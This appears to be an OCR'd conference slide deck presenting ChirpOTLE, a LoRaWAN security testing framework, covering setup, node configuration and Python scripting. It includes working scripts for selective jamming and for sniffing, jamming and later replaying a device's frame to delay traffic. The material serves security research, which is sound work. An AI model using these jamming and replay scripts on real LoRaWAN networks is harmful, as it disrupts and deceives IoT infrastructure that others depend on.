
Toolchains (e.g. xtensa or gcc-arm-none-eabi) for platforms are **installed in local folders** and added to the path ad-hoc when related boards are used.

Relying on the distributor (Debian, Ubuntu, …) often led to version incompatibilities.

```
$ git clone \
  git@github.com:seemoo-lab/chirpotle.git
$ cd chirpotle
$ ./chirpotle.sh install
```

Device Placement & Node Configuration


The `confeditor` command helps managing the connected nodes.




```
$ ./chirpotle.sh confeditor

=========== Main Menu ===========

What do you want to do?

   List/edit controller configurations
   List/edit node profiles
   Save changes and quit

=== Controller Configurations ===

   Configuration: default
   Create new configuration
   Go back
```

Device Placement & Node Configuration


With confdump you get an overview of the available configurations.




```
$ ./chirpotle.sh confdump
Configuration: default
  alice (office23)
    Hostname: 10.10.23.1:42337
    alice_hackrf (HackRF)
        Capture Dir: /tmp
    alice_feather (LoRa)
           Firmware: lora-feather-m0
        Serial Port: /dev/ttyACM0
         Connection: uart
    alice_lopy4 (LoRa)
           Firmware: lopy4-uart
        Serial Port: /dev/ttyUSB0
         Connection: uart
  bob (office42)
    Hostname: 10.10.42.1:42337
    bob_lora_hat (LoRa)
           Firmware: native-raspi
           SPI Port: /dev/spidev0.0
         Connection: spi
    bob_lopy4 (LoRa)
           Firmware: lopy4-uart
        Serial Port: /dev/ttyUSB0
         Connection: uart
```

Preparing the Boards

`deploy` **builds** the firmware on the controller, **sends** it to the nodes and they **upload** it to the boards.




```
$ ./chirpotle.sh deploycheck
Running Custom Node Script ...
 10.10.42.1 ✔ Success: Accessible via SSH as root
 10.10.42.1 ✔ Success: Python 3 installed
 10.10.42.1 ✔ Success: pip for Python 3 installed
 10.10.42.1 ✔ Success: git installed
 10.10.42.1 ✔ Success: gcc and make installed
 10.10.42.1 ✔ Success: HackRF tools installed
 10.10.23.1 ✔ Success: Accessible via SSH as root
 10.10.23.1 ✔ Success: Python 3 installed
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 10.10.23.1 ✔ Success: git installed
 10.10.23.1 ✔ Success: gcc and make installed
 10.10.23.1 ✔ Success: HackRF tools installed

$ ./chirpotle.sh deploy
Running Custom Node Script ...

(…)

$ ./chirpotle.sh restartnodes
```

Using the Framework

Modes of Interaction

Python REPL

```
$ ./chirpotle.sh interactive
```


ChirpOTLE interactive mode

File Edit View Search Terminal Help

```
>>> node_lopy1.receive()
0
>>> node_lopy0.transmit_frame([ord(x) for x in 'Hello, RIOT Summit!'])
0
>>> frame = node_lopy1.fetch_frame()
>>> print("".join(chr(x) for x in frame['payload']))
Hello, RIOT Summit!
>>> print(json.dumps(frame,indent=2))
{
  "has_more": false,
  "frames_dropped": false,
  "rssi": -123,
  "snr": 30,
  "time_valid_header": 414533342124,
  "time_rxdone": 414533997388,
  "crc_error": false,
  "payload": [
    72,
    101,
    108,
    108,
    111,
    44,
    32,
    82,
    73,
    79,
    84,
    32,
    83,
    117,
    109,
    109,
    105,
    116,
```

Jupyter Notebook

```
$ ./chirpotle.sh notebook
```



Predefined Script

```
$ ./chirpotle.sh run script.py
```

ChirpOTLE Scripting

File Edit View Search Terminal Help

```
#!/usr/bin/env python
import sys
import chirpotle
import time
from chirpotle.context import tpy_from_context

tc, devices = tpy_from_context()

noderx   = tc.nodes['node']['hat']
jammer = tc.nodes['node']['lopy0']
nodetx = tc.nodes['node']['lopy1']

jammer.configure_gain(1, False, 15)

noderx.receive()
jammer.enable_sniffer(action='internal')

for txpow in [0,5,10,15]:
    nodetx.configure_gain(1, False, txpow)
    jammed = 0
    received = 0
    for n in range(10):
        payload = list(range(n, n+10))
        nodetx.transmit_frame(payload, blocking=True)
        time.sleep(0.2)
        frm = noderx.fetch_frame()
        while frm is not None:
            if frm['payload']==payload:
                received+=1
                break
            frm = noderx.fetch_frame()
        else:
            jammed+=1
    print(f"tx_pow={txpow}dB\t{received} received\t{jammed}\tjammed")
"test-jamming.py" 37L, 924C                                8,0-1         Top
```

A Practical Example

Delaying Traffic

```
tc, devices = tpy_from_context()

# Node at transmitter
alice = tc.nodes['alice']['lopy']

# Node at receiver
bob = tc.nodes['bob']['lopy']

# Channel config
channel = {
  'frequency': 868100000, # Hz
  'bandwidth': 250, # kHz
  'spreadingfactor': 7,
  'syncword': 18, # private network
  'codingrate': 5,
  'invertiqtx': True,
  'invertiqrx': False,
  'explicitheader': True
}

# Initialize boards
alice.set_lora_channel(**channel)
bob.set_lora_channel(**channel)
```

```
# Sniff and jam frames for device with DevAddr = DEADBEEF
alice.receive()
bob.enable_sniffer(action='internal', # use jammer on board
  pattern = [0, 0xDE, 0xAD, 0xBE, 0xEF],
  mask = [0, 0xff, 0xff, 0xff, 0xff))

# Wait for frame to be sniffed
frm = alice.fetch_frame()
while frm is None:
  frm = alice.fetch_frame()
  if frm is not None and \
       frm['payload'][1:5] != [0xDE, 0xAD, 0xBE, 0xEF]:
     frm = None

# Now we have a frame and set a delay
# (Bob continues jamming until standby() is called for him)
alice.standby()
time.sleep(120)

# Now we disable the jammer and play the delayed frame
bob.standby()
alice.transmit_frame(frm['payload'], blocking=True)
```

Limitations & Next Steps

- **Control channel** via ubjson an stream processing is complex
  - Could maybe make use of **riotctrl**
- **Only SX127x transceivers** supported → single channel
  - Add support for SX1301 (LoRa concentrator)
- Build system and remote flashing needs much **manual work**
  (e.g., installing esptool, building bossa, the actual flashing on the nodes)
  - Still looking for a good solution
    → any input appreciated

SECURE MOBILE NETWORKING

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ChirpOTLE

Available on GitHub:

https://github.com/seemoo-lab/chirpotle

Related Publication:

(more focused on specification issues and attacks)

Frank Hessel, Lars Almon, and Flor Álvarez:
ChirpOTLE: A Framework for Practical LoRaWAN Security Evaluation, ACM WiSec '20
Paper: https://doi.org/10.1145/3395351.3399423
Talk: https://youtu.be/0BEU7mPADSk?t=20566

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About us

The LOEWE center emergenCITY, established in **2020**, combines the extensive research in Hesse on resilient and crisis-proof infrastructures in digital cities.

emergenCITY is an interdisciplinary and multi-site collaboration led by **Technische Universität Darmstadt, Universität Kassel, and Philipps-Universität Marburg**. Twenty-three professors from the fields of computer science, electrical engineering and information technology, mechanical engineering, social sciences and history, architecture, economics, and law conduct research in four interlinked program areas: City and Society, Information, Communication, and Cyber-Physical Systems.

Also, the **Federal Office of Civil Protection and Disaster Assistance (BBK), the City of Darmstadt, the German Aerospace Center (DLR)**, and more than 40 other partners from industry and science are involved in the center.

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